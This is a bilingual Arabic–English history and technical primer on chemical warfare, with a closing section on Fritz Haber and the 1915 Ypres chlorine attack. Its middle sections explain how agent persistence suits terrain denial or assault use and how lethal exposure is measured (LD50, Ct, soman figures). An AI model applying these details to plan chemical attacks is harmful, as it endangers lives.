However, on 12 July 1917, again near Ypres, Belgium, German artillery shells delivered a new kind of chemical agent, sulfur mustard, which in that attack alone caused 20,000 casualties and generated a series of new problems. Mustard, a relatively nonvolatile liquid, was persistent compared to the previously used agents, and thus not only the air that the soldier breathed, but also the objects that he touched, became potential weapons.

phosgene and chloropicrin



دخول غازي الفوسجين والكلوربكرين الي الحرب الكيميائية

قذيفة «جرين كروس» للمدفع الالماني عيار ١٥٠ مم (الجوي) غاز الفوسجين وديفينيل كلوراسين). كانت القذيفة تملأ بالغاز ، من خلال صمام صغير ، بعد تركيب المفجر القاعدي .

مقطع في قذيفة غاز الفوسجين عيار ٧٥ مم . جدار القذيفة مطلي من الداخل بالزجاج . الصمام ووحدة التفجير في المقدمة محاطات بحلقة من الرصاص والاسبست لمنع تسرب الغاز .

وكان الخردل فعالاً حتى لدى استخدام جرع صغيرة منه .
ولم يقتصر تأثيره على الرئتين فقط , بل إمتد الى العينين والجلد أيضاً .
وأخيراً، فان فترة الكمون لساعات عدة عند التعرض لعامل الخردل كانت تعني عدم ظهور علامات فورية لتعرض الجندي للاصابة كما كان يحدث مع العوامل السابقة .وكان لزاماً أن تُعزز الأقنعة بواسطة قماش حار وسميك يقي الجنود وخيولهم من العوامل الكيمياوية .
وإن الحاجة لمثل هذا الثوب الواقي جعل القتال أكثر صعوبة جسمانياً ونفسياً وكان تشخيص الاصابة بالخردل صعباً حيث كان بامكان الجنود المصابين بعامل الخردل أن يُربكوا النظام الطبي بسهولة .

وبفعل تأثيرات الخردل المتوانية والمستفحلة ، فإن معظم المصابين بالخردل تلقوا المعالجة الطبية . وعلى الرغم من أن نسبة خمسة في المائة من المصابين بالخردل التي وصلت الى محطات المعالجة الطبية لاقت حتفها في أغلب البلدان، فان الإصابات من جراء الخردل كانت بطيئة في الشفاء واستلزمت فترة نقاهة متوسطة لأكثر من ستة أسابيع .

It was effective at low doses. It affected not only the lungs, but also the eyes and the skin (Central Respiratory Damage, Blind Leading the Blind, Effects of Mustard on the Skin, Effects of Mustard on the Back). Finally, the latent period of up to several hours with mustard meant there were no immediate clues to exposure as there had been with the earlier agents. Masks had to be augmented by hot, bulky, chemical protective clothing for soldiers and protection for their horses. The need for such a protective ensemble made fighting more difficult physically and psychologically.


Diagnosis of mustard exposure was difficult, and mustard-exposed soldiers could easily overwhelm the medical system. Because the effects of mustard were delayed and progressive, most mustard casualties eventually presented for medical treatment. Although in most countries fewer than 5% of casualties from mustard who reached medical treatment stations died, mustard injuries were slow to heal and necessitated an average convalescent period of over six weeks.

واستمر الجدل حول الحرب الكيمياوية في الولايات المتحدة وفي المنابر الدولية بين فترة الحرب العالمية الأولى والثانية. وإن لهجة بروتوكول جنيف عام ١٩٢٥ التي صادقت عليه جميع القوى الكبرى باستثناء الولايات المتحدة واليابان، تضمن حظر الاستخدام الاولي { ولكنه لم يتضمن حيازة } الأسلحة الإحيائية والكيمياوية. وقد احتفظت المعاهدة بحق استخدام مثل هذه الأسلحة للرد على أي هجوم كيمياوي .

وعَمِلت روسيا التي تكبدت نصف مليون جندي نتيجة الإصابات الكيمياوية إبّان الحرب العالمية الأولى مع ألمانيا في برامج دفاعية وهجومية للعوامل الكيمياوية من أواخر العشرينيات الى منتصف الثلاثينيات. وعلى النقيض منه، فقد كابدت الهيئة الكيمياوية الأمريكية في سبيل البقاء على قيد الحياة رُغم المشاعر الواسعة الانتشار ضد الحرب الكيمياوية.

Between World War I and World War II, debate on chemical warfare continued in the United States and in international forums. The wording of the 1925 Geneva Protocol, which all of the major powers except for the United States and Japan ratified, implied the prohibition of the first use (but not the possession) of chemical and biological weapons. The treaty preserved the right to use such weapons in retaliation for a chemical attack. Russia, which had suffered half a million chemical casualties during World War I, worked with Germany in chemical agent offensive and defensive programs from the late 1920s to the mid-1930s. In contrast, the United States Chemical Corps struggled to stay alive in the face of widespread sentiment against chemical warfare.

وتقترح الدلائل{ فهي ليست كلها دلائل قاطعة } أنّ استخدام القطعات العسكرية للعوامل الكيمياوية تواصل بعد نهاية الحرب العالمية الأولى.
ويُزعم أن بريطانيا العظمى أستخدمت، بعد الحرب العالمية الأولى، العوامل الكيمياوية ضد الروس والخردل ضد الأفغان شمال ممر خيبر ، وقيل أن اسبانيا استخدمت قذائف وقنابل الخردل ضد قبائل الرف في المغرب . وعلى ما يُعتقدُ استخدم الإتحاد السوفيتي خلال العقد التالي ، مواد مهيّجة للرئتين ضد رجال القبائل الكردستانية، وخوّل موسيليني الذي استخدم الغاز المسيل للدموع إبّان الحرب ضد الحبشة في عامي ١٩٣٦ و١٩٣٧م، اطلاق غاز الخردل بكميات كبيرة في الجو، أولاً ضد رجال القبائل الحبشية وثانياً لقطع خطوط تموين العدو على الأجنحة الإيطالية .
ويُزعم أن اليابان استخدمت الأسلحة الكيمياوية ضد الصين قبل اندلاع الحرب العالمية الثانية مباشرةً وخلال الصفحة الأولى من تلك الحرب .



Evidence (not all of which is conclusive) suggests that the military use of chemical agents continued after the end of World War I. Following World War I, Great Britain allegedly used chemicals against the Russians and mustard against the Afghans north of the Khyber Pass, and Spain is said to have employed mustard shells and bombs against the Riff tribes of Morocco.

During the next decade, the Soviet Union supposedly used lung irritants against tribesmen in Kurdistan; and Mussolini, who utilized tear gas during the war against Abyssinia in 1936 and 1937, also authorized massive aerial delivery of mustard against Abyssinian tribesmen and as an interdiction movement on Italian flanks.

Immediately prior to World War II and during the early part of that war, Japan is supposed to have used chemical weapons against China.

واصطنع الكيميائي الصناعي الألماني الدكتور غيرهارد شريدر في أواخر الثلاثينيات وإثناء بحثه عن مبيدات حشرية أكثر فعالية, التابون {GA}، وهو مركبٌ فوسفاتي عضوي سامٌ للغاية . وبعد عامين, اصطنع السارين ,{GB}وهو مركبٌ مماثل بيد أنّه أكثر سُميّة .واستخدمت ألمانيا النازية، إبّان الحرب العالمية الثانية, آلاف الاطنان من هذه المركبات الفوسفاتية العضوية الفعّالة التي أُطلق عليها فيما بعد عوامل الأعصاب . والسبب في عدم استخدام هذه العوامل خلال الحرب هي مسألة لطالما استمر فيها الجدل .

ولم يحبذ هتلر نفسه الذي كان ضحية عامل الخردل خلال الحرب العالمية الأولى , ولا هيئة أركانه العليا الذين قاتلوا في سوح المعارك الكيمياوية استخدامها إبّان تلك الحرب .

In the late 1930s, a German industrial chemist, Dr. Gerhard Schrader, searching for more potent insecticides, synthesized tabun (GA), an extremely toxic organophosphorus compound. Two years later, he synthesized sarin (GB), a similar but even more toxic compound. During World War II, Nazi Germany weaponized thousands of tons of these potent organophosphorus compounds that came to be called nerve agents.
Why they were not used during the war is a matter of continuing discussion. Hitler, himself a mustard casualty during World War I, did not favor their use; neither did his senior staff who had fought on chemical battlefields during that war.

ولان المانيا كانت اكثر الدول تقدما في الكيمياء وكان علماءها ينشرون اكتشافاتهم وأبحاثهم على المجلات العلمية وبالذات عن المواد العضوية والفسفورية المستخدمة في المبيدات الحشرية ولذلك ظن الالمان ان دول الحلفاء يمتلكون برنامجا خاص لغازات الاعصاب لذلك فقد اعترى القادة الألمان الخوف للرد بالمثل في حال استخدام قوى المحور لأي عاملٍ من عوامل الاعصاب .

{ وفي حقيقة الأمر فان الرئيس الامريكي الاسبق روزفِلت كان قد أعلن عن سياسة عدم البدء باستخدام العوامل الكيمياوية، بيد أنّه كانٌ قد وعد بردٍ فوري لاي هجوم تقوم به قوى المحور بهذه العوامل }

وأخيراً ، افتقرت ألمانيا الى التفوق الجوي المطلوب للقيام بإطلاق فعّال للأسلحة الكيمياوية خلال الصفحات الأخيرة من الحرب وهكذا ظلّ برنامج عوامل الأعصاب الألماني سراً تاماً حتى اكتشفته قوى الحلفاء خلال الأيام الأخيرة من الحرب .

Wrongly concluding from trends in Allied scientific publications on insecticides that the Allies had their own nerve agent program, German leaders may have been afraid of retaliation in kind to any Axis use of nerve agents. (President Roosevelt had in fact announced a no-first-use policy, but had promised instant retaliation for any Axis use of chemical agents.) Finally, during the later stages of the war, Germany lacked the air of superiority needed for effective delivery of chemical weapons.

The well-organized German nerve agent program thus remained a complete secret until its discovery by the Allies during the closing days of the war.

ويمكن استثناء اليابان أثناء هجماتها ضد الصين، إذ لم تَقُم أي دولة خلال الحرب العالمية الثانية باستخدام العوامل الكيمياوية في سوح القتال ، على الرغم من استخدام ألمانيا السيانيد وربما عوامل كيمياوية أخرى في معسكرات الأعتقال.

ومع ذلك ، أوقع قصف الطائرات ألالمانية لجون هارفي ، وهي سفينة أميركية محمّلة بالفي طن من قنابل الخردل التي تزن الواحدة منها ١٠٠ رطلاً في ميناء باري في ايطاليا عام ١٩٤٣، ٦٠٠ قتيلا وعدداً غير معروف في صفوف المدنيين . وقد نجِمت نسبة ١٤ % لمعدل الوفيات على الأغلب عن تسمم أجسام الملاحين الذين حاولوا البقاء عائمين في الميناء بعد الهجوم إثر ابتلاعهم وتعرض جلدهم للماء الملوث بالخردل.

ومن ناحية أخرى ، عانى المصابون المدنيون معاناة أكبر من جراء استنشاق الدخان المحمّل بالخردل .

With the possible exception of Japan during attacks on China, no nation during World War II used chemical agents on the battlefield, although Germany employed cyanide and perhaps other chemical agents in its concentration camps.

However, over 600 military casualties and an unknown number of civilian casualties resulted from the 1943 German bombing in Bari Harbor, Italy, of the S.S. John Harvey, an American ship loaded with two thousand 100 - pound mustard bombs.The 14% fatality rate was due in large part to systemic poisoning following ingestion of and skin exposure to mustard contaminated water by sailors attempting to keep afloat in the harbor following the attack. Civilian casualties, on the other hand, suffered more from the inhalation of mustard laden smoke.

ولم توقف نهاية الحرب العالمية الثانية تطوير وخزن أو استخدام الأسلحة الكيمياوية . وعلى الأرجح، قامت مصر باستخدام قنابل الخردل لمساندة اليمن ضد القوات الملكية في اليمن الشمالية خلال حرب اليمن من عام ١٩٦٣ الى عام ١٩٦٧. وصادقت الولايات المتحدة التي استخدمت المُنَزورات وعوامل السيطرة على الشغب في فيتنام ولاوس أخيراً على بروتوكول جنيف عام ١٩٧٥،

ولكن بتحفظٍ منصوص على أنّ لا تشمل المعاهدة على المنزورات أو عوامل السيطرة على الشغب. وظهرت على مسرح الوقائع تقارير عن استخدام الأسلحة الكيمياوية ضد اللاجئين الكمبوديين ورجال قبائل المونغ في وسط لاوس خلال أواخر السبعينيات وأوائل الثمانينيات ، وأُتهم الاتحاد السوفيتي باستخدام العوامل الكيمياوية في أفغانستان .


The end of World War II did not stop the development, stockpiling, or use of chemical weapons. During the Yemen War of 1963 through 1967, Egypt in all probability used mustard bombs in support of South Yemen against royalist troops in North Yemen.
The United States, which used defoliants (Agent Orange Use) and riot control agents in Vietnam and Laos, finally ratified the Geneva Protocol in 1975, but with the stated reservation that the treaty did not apply either to defoliants or riot control agents.
During the late 1970s and early 1980s, reports of the use of chemical weapons against the Cambodian refugees and against the Hmong tribesmen (Skin Lesions From Yellow Rain), (Wood With Yellow Rain) of central Laos surfaced, and the Soviet Union was accused of using chemical agents in Afghanistan.

وقد يكون لأكثر من عشرين دولة أخرى القابلية لتصنيع أسلحة كيمياوية هجومية. ومن الصعوبة اثبات صحة تطوير برامج الحرب الكيمياوية في هذه الدول لأن المواد المستخدمة في إنتاج عوامل الحرب الكيمياوية هي في كثير من الحالات شبيهة بتلك المواد المستخدمة في انتاج مبيدات الآفات والمنتجات المدنية الشرعية .

ويتألف مخزون الولايات المتحدة كله على الأغلب من عوامل الأعصاب {السارين GB وVX} ونُفّاطات{ مكونة أساساً من الخردل الكبريتي [H, HD]}. وقد تم خزن حوالي ٦٠ في المائة من هذا المخزون في حاويات تخزين ضخمة وتم تعبئة ٤٠ في المائة منه في الذخيرة التي أصبحت اعداد كبيرة منها طرازاً قديماً. ومنذ موافقة الكونغرس على اللائحة التي تُلزم على تدمير كافة العوامل الكيمياوية التي تمتلكها الولايات المتحدة، فقد بدأ العمل في مرَمِّد واحد في مدينة جونسون أتول وأنّ المرافق الاخرى هي في طور التخطيط .

Over two dozen other nations may also have the capability to manufacture offensive chemical weapons. The development of chemical warfare programs in these countries is difficult to verify because the substances used in the production of chemical warfare agents are in many cases the same substances that are used to produce pesticides and other legitimate civilian products.

The United States' stockpile consists almost entirely of nerve agents (GB and VX) and vesicants (primarily mustard [H, HD]) (cartridges). About 60% of this stockpile are in bulk storage containers, and 40% are stored in munitions, many of which are now obsolete. Since the Congressional passage of a bill mandating the destruction of all United States chemical agents, one incinerator plant has gone into operation at Johnston Atoll, and other facilities are in the planning stages.



وكما سيتبين فقد تكون العوامل الكيمياوية كسائر المواد الأخرى، موجودة بأشكال صلبة وسائلة أو غازية اعتماداً على درجة الحرارة والضغط الجوي. ويُستثنى منه عوامل السيطرة على الشغب التي تتواجد في حالة صلبة وفي درجات حرارة وضغط غير متوقِعين عادة، تكون العوامل الكيمياوية الموجودة في الذخيرة بشكل سائل. وبعد انفجار عبوة الذخيرة، ينتشر العامل أولاً كسائل أو كرذاذ، يُحدّد كمجموعة من جزيئات صلبة وصغيرة للغاية أو قطرات سائل معلّقة في غاز ما { في هذه الحالة، في الغازات المتفجرة والجو }.

وهكذا، فان "الغاز المسيل للدموع" الذي يُعتبر من عوامل السيطرة على الشغب، ليس في حقيقة الأمر غازاً على الإطلاق، ولكنه مادة صلبة رذاذية. وبطريقة مماثلة، لا يُصبح "غاز" الخردل و"غاز" الأعصاب غازين حقيقين حتى عندما يكونان ساخنين بدرجة كافية لغلي الماء

{ عند درجة ٢١٢ درجة فهرنهايتية على مستوى سطح البحر }.

Chemical agents, like all other substances, may exist as solids, liquids, or gases, depending on temperature and pressure. (States of Matter); (Physical Forms of Chemical Agents) Except for riot-control agents, which are solids at usually encountered temperatures and pressures, chemical agents in munitions are liquids. Following detonation of the munitions container, the agent is primarily dispersed as liquid or as an aerosol, defined as a collection of very small solid particles or liquid droplets suspended in a gas (in this case, the explosive gases and the atmosphere).

Thus, "tear gas," (riot control grenade) a riot-control agent, is not really a gas at all, but rather an aerosolized solid. Likewise, mustard "gas" and nerve "gas" do not become true gases, even when hot enough to boil water (212oF at sea level).

جدول توضيحي للزمن الذي يظل فية الغاز السام في الجو قبل ان يفقد فعاليتة

خلال الصيف والشتاء

وقد تكون بعض العوامل الكيمياوية مثل سيانيد الهيدروجين والكلور والفُوسجين موجودة كغازات أثناء التعرض لها خلال الشهور الدافئة من السنة عند مستوى سطح البحر. وتكون عوامل الأعصاب والخردل موجودة كسوائل في ظل هذه الظروف ، بيد أنها تتطاير لحد معين، ويعني ذلك؛ أنها تتطاير أو تتبخر كما يحدث مع الماء والبنزين، مشكِّلة في الغالب بخاراً غير مرئي . ويكون البخار الشكل الغازي لمادة ما في درجة حرارة أقل من درجة غليان تلك المادة عند ضغط معين.

وعلى سبيل المثال ، يُصبح الماء السائل غازاً حينما يُسخّن حتى درجة الغليان عند ضغط معين، بل أنه يتبخر ببطءٍ، في أقل من تلك الدرجة، لتكوين بخار ماء يكون فيها غير منظور. ولا تتألف الغيوم المائية المنظورة {البخار} من بخار الماء، لكنها بالأحرى مُستعلَقات قطرات مائية صغيرة، تُعرف بالهباء الجوي .

Certain chemical agents such as hydrogen cyanide, chlorine, and phosgene may be gases when encountered during warm months of the year at sea level.
The nerve agents and mustard are liquids under these conditions, but they are to a certain extent volatile; that is, they volatilize or evaporate, just as water or gasoline does, to form an often invisible vapor.
A vapor is the gaseous form of a substance at a temperature lower than the boiling point of that substance at a given pressure. Liquid water, for example, becomes a gas when heated to its boiling point at a given pressure, but below that temperature, it slowly evaporates to form water vapor, which is invisible. Visible water clouds (steam) are composed not of water vapor, but rather suspensions of minute water droplets, that is, aerosols.

ولا يعتمد ميل العامل الكيمياوي للتبخر فقط على تركيبه الكيمياوي وعلى درجة الحرارة والضغط الجوي، بل يعتمد أيضاً على متغيرات مثل سرعة الريح وطبيعة سطح القاعدة الذي من خلاله يحدث التماس مع العامل. ومثلما يكون تبخر الماء أقل سرعة من البنزين، ولكنه يتبخر أسرع من وقود المحركات في درجة حرارة معينة، فان الخردل الخالص أقل تطايراً من عامل الأعصاب السارين GB، ولكنه أسرع تطايراً من عامل الأعصاب VX.

وعلى أي حالٍ، تتبخر كل هذه العوامل بسهولة أكثر حينما ترتفع درجة الحرارة، وحينما تهب ريح قوية أو حينما تستقر على الزجاج فضلاً عن استقرارها، مثلاً، على قماش مسامي.

وهكذا فان تطاير العامل الكيمياوي يرتبط عكسياً بالإستمرار، لأنه كلما كانت المادة أكثر تطايراً، كلما تبخرت بشكل أسرع، وكلما كانت أقل تطايراً مالت المادة على البقاء أو الاستمرار كسائل يلوث الأرض والمعدات العسكرية .

The tendency of a chemical agent to evaporate depends not only on its chemical composition and on the temperature and air pressure, but also on such variables as wind velocity and the nature of the underlying surface with which the agent is in contact. Just as water evaporates less quickly than gasoline does, but more quickly than motor oil at a given temperature, pure mustard is less volatile than the nerve agent GB, but more volatile than the nerve agent VX is. However, all of these agents evaporate more readily when the temperature rises, when a strong wind is blowing, or when they are resting on glass rather than on, for example, porous fabric.

Volatility is thus inversely related to persistence, because the more volatile a substance is, the more quickly it evaporates and the less it tends to stay or persist as a liquid and contaminate terrain and materiel.

وتكون خطورة السيولة لعامل كيمياوي دائم عموماً أكثر أهمية من الخطورة التي تشكلها كميات البخار القليلة التي قد تتولد منه. والعكس هو صحيح بالنسبة للعوامل غير الدائمة التي قد تشكِّل خطراً بخارياً بالغاً ، بيد أنها تتبخر أيضاً بسرعة كافية بحيث لا تشكل خطراً سائلاً لوقت طويل . ويكون الإنقسام المطلق بل المسلّم بصحته بشكل عام بين العوامل الدائمة وغيرالدائمة ٢٤ ساعة ،

وهذا يعني أنّ العامل الدائم سيشكل بالتحديد خطراً سائلاً ويلوّث الأسطح المكشوفة لفترة ٢٤ ساعة أو أكثر. لذا تكون عوامل مثل {الخردل وVX} ملائمة لتلويث وحرمان العدو من الأرض والمعدات العسكرية. وتجد العوامل غير الدائمة مثل السارين GB والسيانيد توظيفاً تعبوياً في خط الصولة المباشر في أرض العدو نظراً لتبخرها خلال يوم واحد ولن يكون بمقدورها تلويث الأسطح .

وتخضع هذه المبادئ العامة بشكل واضح على العوامل المعدّلة لدرجة الحرارة والبيئة مثل الرياح وخصائص السطح .

The liquid hazard of a persistent agent is generally more significant than the danger created by the small amounts of vapor that it may generate. The converse is true of nonpersistent agents, which may pose a serious vapor hazard, but which also evaporate quickly enough not to create a liquid hazard for an extended time. The arbitrary but generally accepted division between persistent and nonpersistent agents is 24 hours, meaning that a persistent agent will by definition constitute a liquid hazard and contaminate surfaces for 24 hours or longer. Such agents (mustard and VX) are thus suitable for contaminating and denying terrain and materiel to the enemy.

Nonpersistent agents such as GB and cyanide find tactical employment in the direct line of assault into enemy territory since they will have evaporated within a day and will no longer contaminate surfaces. These generalizations are obviously subject to the modifying factors of temperature, environmental factors such as wind, and surface characteristics.

تحدث التأثيرات البايولوجية إثر الإصابة بالعوامل الكيمياوية المنثورة كمواد صلبة وسائلة وغازية ورذاذية أو كبخار. ويمكن أن يعقِب ذلك إصابة العين أو الجلد بعد التعرض المباشر لجزيئات المادة الصلبة العالقة لعوامل السيطرة على الشغب المتمثلة في شكل الهباء الجوي، وتُلامس المادة الصلبة الرذاذية ظِهارة جهاز التنفس لدى استنشاق هذه العوامل. وبرغم ذلك، تكون التأثيرات البدنية بفعل التعرض لعوامل السيطرة على الشغب نادرة .

وينجم عن تماس العينين أو الجلد مع عوامل نُقّاطة أو عوامل أعصاب سائلة تأثيرات موضعية على الأرجح أو تؤدي الى تأثيرات بدنية وامتصاص العامل . ويعتبر التعرض لعامل سائل خطراً أكثر أهمية يقترن بالعوامل الدائمة ويستدعي الأمر إرتداء مناسب لملابس كيمياوية واقية .

Biological effects occur following exposure to chemical agents dispersed as solids, liquids, gases, aerosols, or vapor. Eye or skin injury may follow direct exposure to the suspended solid particles of aerosolized riot-control agents, and inhalation of these agents brings the aerosolized solid in contact with the epithelium of the respiratory tree.

Nevertheless, systemic effects from exposure to riot-control agents are rare. Contact of the eyes, or more likely the skin, with liquid nerve or vesicant agents may produce local effects or lead to absorption and systemic effects. Liquid exposure is the most important hazard associated with persistent agents and necessitates the proper wearing of chemical protective clothing.

ويتواجد سيانايد الهيدروجين{ AC} وكلوريد السايانوجين{ CK}
والفُوسجين{ CG} كسوائل في درجات حرارة منخفضة. وعلى أي حال،
وبفعل سرعة تطايرها { ضُعف استمراريتها }، فهي قلما تشكل خطراً سائلاً
بالغ الأهمية مالم تكن المنطقة التي تعرضت للعامل كبيرة أو تم إعاقة عملية
التبخر بواسطة حبس العامل السائل في قماش مسامي مشبّع. ويمكن أن
يؤدي اختراق الشظية أو الملابس الملوثة بالعامل الكيمياوي السائل أيضاً
الى إصابة داخل العضلة أو داخل الوريد وينجم عنه تأثيرات بدنية لاحقة .
وقد تلامس العوامل الكيمياوية التي تكون في شكل قطرات سائلة رذاذية
وبخار أو غاز العيون والجلد أو{ من خلال الأستنشاق } الجهاز التنفسي
مباشرة. ويمكن حدوث تلف موضعي في أي من هذه المواقع ،
بيد أن الامتصاص البدني بواسطة الجلد السليم الجاف يكون عادة أقل
أهمية عما هو عليه في المسالك الأخرى. وتكون تعرض العينين للغاز
أو البخار، وخاصة الجهاز التنفسي، الخطر الأكثر أهمية المقترن
بالعوامل غير الدائمة ويستلزم الأمر إرتداء خاص للأقنعة التي توفر
الحماية من الإستنشاق وحماية عدسة العين .


At low temperatures, hydrogen cyanide (AC), cyanogen chloride (CK), and phosgene (CG) exist as liquids. However, because of their high volatility (low persistence), they seldom present a significant liquid hazard unless the area of exposure is large or evaporation is impeded by trapping of liquid agent in saturated, porous clothing. Penetration of shrapnel or clothing contaminated with liquid chemical agent of any type may also lead to intramuscular or intravenous exposure and subsequent systemic effects.

Chemical agents in the form of aerosolized liquid droplets, vapor, or gas may directly contact the eyes, skin, or (through inhalation) the respiratory tree. Local damage is possible at any of these sites, but systemic absorption through dry, intact skin is usually less important than with the other routes. Vapor or gas exposure to the eyes, and especially the respiratory tree, is the most important hazard associated with nonpersistent agents and necessitates the proper wearing of a mask that provides both ocular and inhalation protection. (Absorption Routes)

وتدل المصطلحات المتخصصة التي تشير الى كمية العامل الكيمياوي المواجه خلال التعرض للعامل. إنّ الجرعة الفعّالة ٥٠ {وتُلفظ الجرعة الفعّالة ٥٠} والجرعة المُعْدية ٥٠ تشير الى كميات العامل السائل{ التي قيست عادة كالوزن بالمايكروغرام والملغرام أو الغرام} حيث يتسنى لها باحداث تأثيرات{E} أو عجز{I} في ٥٠% من مجموعة ما. وعلى نحو مماثل، يُطلقُ المختصر LD50 على الجرعة المميتة أو الكمية {وزن} العامل السائل الذي سيتسبب في قتل ٥٠ في المائة من أي مجموعة . لاحظ أنه كلما كانت الجرعة المميتة ٥٠ أقل ، كلما قلت الحاجة الى العامل،

وهكذا كلما كان العامل أكثر فعالية. ونظراً لحدوث الاختلافات في عملية الامتصاص، تكون قيمتا الجرعة الفعّالة ٥٠ والجرعة المميتة ٥٠ لعامل ما محددة بالموقع ، وذلك يعني أن الجرعة المميتة ٥٠ للخردل الذي يمتصه جلد جاف لم يُصب بسحجٍ تكون أعلى من الجرعة المميتة ٥٠ للخردل الذي تمتصه العينان .

Specialized terms refer to the amount of chemical agent encountered during an exposure.
The ED50 (pronounced "ED50") and the ID50 denote the quantities (usually measured as the weight in m g, mg, or g) of liquid agent that will predictably cause effects (E) or incapacitation (I) in 50% of a given group.



Similarly, the LD50 is the Lethal Dose or quantity (weight) of liquid agent that will kill 50% of a group.
Toxicity (Potency) of Liquid Agents Note that the lower the LD50, the less agent is required and thus the more potent is the agent. Because of differences in absorption, the ED50 and LD50 values for a given agent are site-specific; that is, the LD50 for mustard absorbed through dry, unabraded skin is much higher than the LD50 for mustard absorbed through the eye.

وتتطلب مقارنة كميات العامل الكيمياوي الذي يتعرض له الفرد كهباء جوي وكبخار أو كغاز استخدام ناتج زمني كميّ أو{Ct} الذي يشير الى تركيز العامل {عادة ملغم/ م٣} مضاعفاً بزمن التعرض {عادة بالدقائق}. فعلى سبيل المثال ، ينجم عن التعرض لكمية ٤ غم/م٣ من بخار السومان {GD} لمدة عشر دقائق ناتج زمني لكمية مقدارها ٤٠ ملغم .دقيقة/م٣. وينجم عن التعرض لكمية مقدارها ٨ ملغم/م٣ لمدة خمس دقائق نفس الناتج الزمني الكميّ {٤٠ ملغم. دقيقة/ م٣}. يكون الناتج الزمني الكمي لأي عامل ما {باستثناء بارز للسينايد} المقترن بالتأثير الإحيائي ثابتاً نسبياً تقريباً على الرغم من أنّ مركِّبي الزمن والتركيز قد يتغيران ضمن حدودٍ معينة { قانون هايبر }.

Comparison of the amounts of chemical agent encountered as aerosol, vapor, or gas requires use of the concentration-time product or Ct, which refers to the agent concentration (usually in mg/m3) multiplied by the time (usually in minutes) of exposure.
For example, exposure to a concentration of 4 mg/m3 of soman (GD) vapor for ten minutes results in a Ct of 40 mg·min/m3. Exposure to 8 mg/m3 for five minutes results in the same Ct (40 mg·min/m3). (Toxicity of Vapors or Gases) For almost any given agent (with the notable exception of cyanide, which will be discussed in a separate chapter), the Ct associated with a biological effect is relatively constant even though the concentration and time components may vary within certain limits (Haber's Law) .

وذلك يعني : أنّ عشر دقائق من التعرض لأربعة ملغم/ م٣ من السومان يتسبب في نفس التأثيرات التي تنجم عن التعرض لمدة خمس دقائق لثمانية ملغم/ م٣ من العامل أو لمدة دقيقة واحدة لأربعين ملغم/ م٣.


وعليه تطابق تأثيرات الناتج الزمني ٥٠ وعجز الناتج الزمني ٥٠ والناتج الزمني المميت ٥٠ للتعرض لبخار أوغاز الجرعة الفعّالة ٥٠ والجرعة المُعدية ٥٠ والجرعة المميتة ٥٠ على التوالي للتعرض لسائل وهي محددة الموقع أيضاً . ومع ذلك ، لا يأخذ حاصل التركيز والزمن بنظر الاعتبار متغيرات مثل معدل وعمق التنفس ، وعليه لا يعتبر مقياساً دقيقاً للأصابة من جراء الإستنشاق

That is, a 10-minute exposure to 4 mg/m3 of soman causes the same effects as a 5-minute exposure to 8 mg/m3 of the agent or to a one-minute exposure to 40 mg/m3.
The ECt50, ICt50, and LCt50 then correspond for vapor or gas exposures to the ED50, ID50, and LD50, respectively, for liquid exposure and are likewise site-specific.
However, the concentration-time product does not take into account variables such as respiratory rate and depth and is therefore not an exact measure of inhalation exposure .

A History Of
Chemical Warfare (1)
التاريخ المفصل للحرب الكيميائية
خلال الحرب العالمية الأولى

* The Germans were leaders in industrial chemistry at the beginning of the 20th century, and so when the First World War broke out they logically used their chemical expertise to develop weapons. The consequences of their actions would be far-reaching and unforeseen .

BRITISH GAS CASUALTIES, 1918 *



1914-1915: THE BEGINNINGS OF CHEMICAL WARFARE / CHLORINE GAS

* The history of chemical warfare (CW) traces largely back to a single man: Fritz Haber, who developed poison gases for Germany during the First World War. Haber was a world-famous chemist, who had developed a crucial process for extracting nitrates from the atmosphere. This process was used to manufacture fertilizer, and later to make explosives. Haber was a dedicated German patriot. He had a "Prussian" sense of discipline and duty, enhanced by the fact that he was of Jewish origin, though he renounced the faith in 1902. His minority background led him to want to be "more German than the Germans".


When the war broke out in August 1914, the Germans were confident they would win, but their offensive bogged down into a bloody stalemate of trench warfare in the West. With the front deadlocked, Haber focused his mind on what he could contribute to German victory.
He believed that poison gas would penetrate the strongest trenches and fortifications, allowing the German army to score critical breakthroughs through Allied defenses.

Poison gases of various sorts were already available as unwanted by products of chemical processes.
At his Berlin institute, founded by the Kaiser himself, Haber began experimenting with and refining such toxins to find those suitable for battlefield use. He initially focused on chlorine gas, the diatomic chlorine molecule, a highly reactive chemical that was used in the dye industry.

His home was on the grounds of the institute.
While work and home life can clash, in the case of Haber the two quickly led to an outright war.
His wife Clara was also a chemist, and was as strong-willed as he was. She believed that science should be used for constructive purposes, not to make weapons of mass destruction. Fritz Haber tried to keep Clara in the dark about his work on poison gas. In December 1914,
however, there was an explosion in the lab, and one of the workers, a Professor Sachur, was hurt.
Clara rushed to Sachur, who was an old friend that in fact she had introduced to her husband. The man died.
Clara made her objections to her husband's work plain, but Fritz continued his work on chemical weapons.
Their marriage degenerated into warfare.

The startling thing about Haber's work on CW is that he did it on his own initiative. In fact, he approached the German military at the end of 1914 to sell them on poison gas, but the military had no great regard for scientists, and poison gases seemed unsporting anyway. Haber still convinced them to watch a demonstration, conducted at a military testing ground outside Cologne. Clara was present, and her loathing of her husband's activities increased.

With stalemate on the front, the German military could not be certain of victory. Defeat would be the greatest dishonor, so in early 1915 they decided to swallow their scruples and use Haber's poison gas. They gave him officer's rank, and he helped organize a chemical corps.



- The Germans conducted the first chlorine gas attack on 22 April 1915, against French and Algerian troops facing them at Ypres in Belgium. The Germans set up 5,730 cylinders of chlorine gas and opened their valves. 180 tonnes (200 tons) of gas were released, forming a dense green cloud that smelled of bleach and rolled into Allied lines

- At 30 parts of chlorine to a million parts of air, chlorine gas is a nasty irritant that causes harsh coughing. At 1,000 parts per million, it is lethal, caustically stripping the lining from the lungs and causing victims to drown in their own fluids. The results of the gas attack were devastating. The French and Algerian soldiers choked, their lungs burning, and slowly died. The gas cloud tinted everything a sickly green. Those who could escape the cloud fled in panic. Before dawn on 24 April, the Germans poured gas into Canadian lines, with similar results.

Allied casualties in the two days of gas attacks were estimated at 5,000 dead, with 10,000 more disabled, half of them permanently. Despite the fact that the French had captured a German soldier who was carrying a gas mask and who provided advance details of the attack when interrogated, the report was lost in the noise and the soldiers in the trenches had no warning.

The attack was unbelievably effective. Irritant chemicals, essentially tear gases, had already been fired in artillery shells by both the French and the Germans, but they had not proven to be much more than a tactical nuisance.

Even the German military was astonished by the results of Haber's chlorine gas. To Haber's fury, they were not prepared to exploit the breach they had made in Allied lines, and did not commit any serious force to a follow-up attack. That may have been partly because they didn't have the protective gear for large numbers of troops at the time.

